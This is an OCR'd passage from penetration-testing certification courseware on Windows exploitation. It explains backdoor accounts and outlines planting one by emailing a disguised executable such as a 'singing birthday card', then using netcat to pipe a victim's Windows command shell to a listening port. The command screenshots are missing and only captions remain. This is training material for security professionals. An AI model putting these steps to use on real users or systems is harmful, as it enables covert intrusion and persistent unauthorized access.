



Figure L.65: Screenshot displaying sample vulnerability assessment report

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Exploitation

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Metasploit File Structure



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Other Internal Network Exploitation Techniques

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attempt to Create a Backdoor Account on the Target Machine

1. A backdoor is installed to regain **access** to the target system in **future**
2. Attackers create **secret accounts** and gain **illegal access** to resources while bypassing **authentication** procedures
3. Backdoors are mainly created by inserting malicious source code or sending **viruses**, **worms**, or other **malware**
4. Attackers create backdoors to covertly gather critical information about an individual or organization

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Attempt to Create a Backdoor Account on the Target Machine

A backdoor is also known as trapdoor. This program is passed through the security mechanism to gain the access of a program or an entire computer system. You can take advantage of the backdoors to install the malicious software programs or files in the victim's system to get access of it.

Creating a backdoor and installing it in target machine happens when you obtain remote access to a network computer. Create secret accounts and gain illegal access to resources while bypassing authentication procedures. Backdoors are mainly created by inserting malicious source code or sending viruses, worms, or other malware. You can create backdoors to covertly gather critical information about an individual or organization.

By following steps, you can install a backdoor on the victim machine and access the victim machine remotely:

- Use social engineering to install the malicious program on the victim computer.
- Send an email with an executable, such as a singing birthday card, to an unsuspecting user.
- When the user runs the executable, it installs a malicious program in the background without the user's knowledge.
- You can to gain control over the victim host through malicious program and doing anything on the network from behind the firewall.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure L.66: Schematic diagram displaying installing backdoor and accessing target server

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Creating Backdoor in Windows System for Future Access and Remote Administration

Backdoors are not only used to breach the perimeter and access the files for one time. These backdoors play a crucial role by enabling you to access the remote machine whenever it is turned on. As these backdoors runs in the background, it is hard to detect and these get themselves attached to the startup programs giving access to you remotely every time the victim machine is turned on. You can use tools like netcat to listen on victim machine.

- **Netcat**

  Source: *http://nc110.sourceforge.net*

  - You can force victim's system to listen on specific port using netcat (open a netcat listener):



Figure L.67: Screenshot displaying netcat command to listen on port 6996

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Windows command prompt has been piped through the netcat connection:




Figure L.68: Screenshot displaying netcat command on Parrot machine

- Piping command shell on victim's system to the listening port (create a backdoor):

